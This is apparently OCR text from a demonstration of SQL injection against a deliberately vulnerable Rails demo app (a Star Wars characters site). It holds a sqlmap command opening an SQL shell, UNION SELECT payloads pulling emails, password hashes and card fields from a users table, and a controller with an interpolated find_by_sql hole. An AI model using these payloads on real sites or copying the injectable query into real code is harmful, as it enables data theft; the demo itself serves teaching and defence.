    Payload: http://0.0.0.0:3000/characters/-9679 UNION ALL SELECT 29,29,29,29,29,29,29,29,29,29,29,'qxjzq'||'TCwiVSksgAzAnHvMzUZnrxmxtAZdpOEmMwZkyzyW'||'qvjvq',29-- AcRn
---
[20:19:49] [INFO] testing SQLite
[20:19:49] [INFO] confirming SQLite
[20:19:49] [INFO] actively fingerprinting SQLite
[20:19:49] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[20:19:49] [INFO] calling SQLite shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
```

← Back



Vader was seduced by the dark side of the Force,
Empire's eradication of the Jedi Order.

★ ★ ★ ☆ ☆

Vote Edit Alive?

Star Wars characters


https://sqreen.ngrok.io/characters/2

STAR WARS About Services Contact Login

dgoodman — sqlmap --dbms SQLite -u http://0.0.0.0:3000/characters/1 --sql-shell --thread...

```
9,29,29,29,29,29,29,'qxjzq'||'TCwiVSksgAzAnHvMzUZnrxmxtAZdpOEmMwZkyzyW'||'qvjvq'
,29-- AcRn
---
[20:19:49] [INFO] testing SQLite
[20:19:49] [INFO] confirming SQLite
[20:19:49] [INFO] actively fingerprinting SQLite
[20:19:49] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[20:19:49] [INFO] calling SQLite shell. To quit type 'x' or 'q' and press ENTER
sql-shell> SELECT * FROM users
[20:19:54] [INFO] fetching SQL SELECT statement query output: 'SELECT * FROM use
rs'
[20:19:54] [INFO] you did not provide the fields in your query. sqlmap will retr
ieve the column names itself
[20:19:54] [INFO] fetching columns for table 'users' in database 'SQLite_masterd
b'
[20:19:54] [INFO] the query with expanded column name(s) is: SELECT address, cc_
expiration, cc_number, cc_validation, city, country, created_at, current_sign_in
_at, current_sign_in_ip, email, encrypted_password, id, last_sign_in_at, last_si
gn_in_ip, phone, remember_created_at, reset_password_sent_at, reset_password_tok
en, sign_in_count, updated_at, zipcode FROM users
[20:19:54] [INFO] the SQL query used returns 4 entries
[20:19:54] [INFO] starting 4 threads
```


← Back



Vader was seduced by the dark side of the Force,
Empire's eradication of the Jedi Order.

★ ★ ★ ☆ ☆

Vote Edit Alive?


Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
show.html.erb
cows_controller.rb
end
private
Use callbacks to share common setup or constraints between actions.
def set_cow
@cow = Cow.find(params[:id])
Injectable find_by_sql:
@cow = Cow.find_by_sql(sql "SELECT * FROM cows WHERE id=#{params[:id]}").first
end
Never trust parameters from the scary internet, only allow the white list through.
def cow_params
params.require(:cow).permit(:name, :location, :birthday, :height, :weight, :single, :score,
end
end
CowsController
set_cow
Run
Development: VulnerableDemo
Console
Server development log
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/activesupport-4.2.10/lib/active_support/core_ext/time/calculations.rb:240:in `-'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/activesupport-4.2.10/lib/active_support/core_ext/time/calculations.rb:240:in `minus_with_duration'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/activesupport-4.2.10/lib/active_support/core_ext/time/calculations.rb:251:in `minus_with_coercion'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/2.4.0/webrick/accesslog.rb:112:in `setup_params'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/2.4.0/webrick/httpserver.rb:221:in `access_log'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/2.4.0/webrick/httpserver.rb:113:in `run'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/2.4.0/webrick/server.rb:290:in `block in start_thread'
[2017-11-28 20:19:55] ERROR WEBrick::HTTPStatus::RequestURITooLarge
[2017-11-28 20:19:55] ERROR TypeError: can't convert nil into an exact number
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/activesupport-4.2.10/lib/active_support/core_ext/time/calculations.rb:240:in `-'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/activesupport-4.2.10/lib/active_support/core_ext/time/calculations.rb:240:in `minus_with_duration'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/gems/2.4.0/gems/activesupport-4.2.10/lib/active_support/core_ext/time/calculations.rb:251:in `minus_with_coercion'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/2.4.0/webrick/accesslog.rb:112:in `setup_params'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/2.4.0/webrick/httpserver.rb:221:in `access_log'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/2.4.0/webrick/httpserver.rb:113:in `run'
/Users/dgoodman/.rbenv/versions/2.4.2/lib/ruby/2.4.0/webrick/server.rb:290:in `block in start_thread'

Star Wars characters

,20SELECT%201,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1%20FROM%20users%20LIMIT%201,1

https://sqreen.ngrok.io/characters/1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10,phone,a... — Visit

Star Wars characters — https://sqreen.ngrok.io/characters/1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10,phon...

Search for https://sqreen.ngrok.io/characters/1%20UNION%20SELECT%201,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1%20FROM%20users%20LIMIT%201,1 with:

← Back

Darth Vader

Once a heroic Jedi Knight, Darth Vader was seduced by the dark side of the Force, became a Sith Lord, and led the Empire's eradication of the Jedi Order.


Url :
/darthvader.jpg

